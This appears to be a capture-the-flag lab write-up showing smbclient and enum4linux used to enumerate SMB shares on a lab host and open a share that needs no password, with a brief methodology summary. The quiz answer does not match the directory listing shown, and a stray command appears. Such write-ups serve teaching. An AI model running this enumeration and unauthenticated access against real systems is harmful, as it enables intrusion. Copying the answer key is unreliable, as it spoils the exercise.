


```
(kali㉿kali)-[~/enum4linux]
$ smbclient //10.10.189.246/tbfc-hr
Password for [WORKGROUP\kali]:
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali㉿kali)-[~/enum4linux]
$ smbclient //10.10.189.246/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
```

Question 5 : Log in to this share, what directory did ElfMcSkidy leave for Santa?

jingles-tunes



```
(kali㉿kali)-[~/enum4linux]
$ smbclient //10.10.189.246/tbfc-santa
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt

10252564 blocks of size 1024. 5369404 blocks available
smb: \> xbfc-sa
```

### **Thought/Process Mythology**

To start off, We need to download enum4linux. Once downloaded, use terminal and command to get help. From that we can get the userlist by using command -u. We get the sharelist by using command -s. We get a sharename that doesn't require a password by logging in one by one using smbclient command. Once login we need to find the directory by using command ls.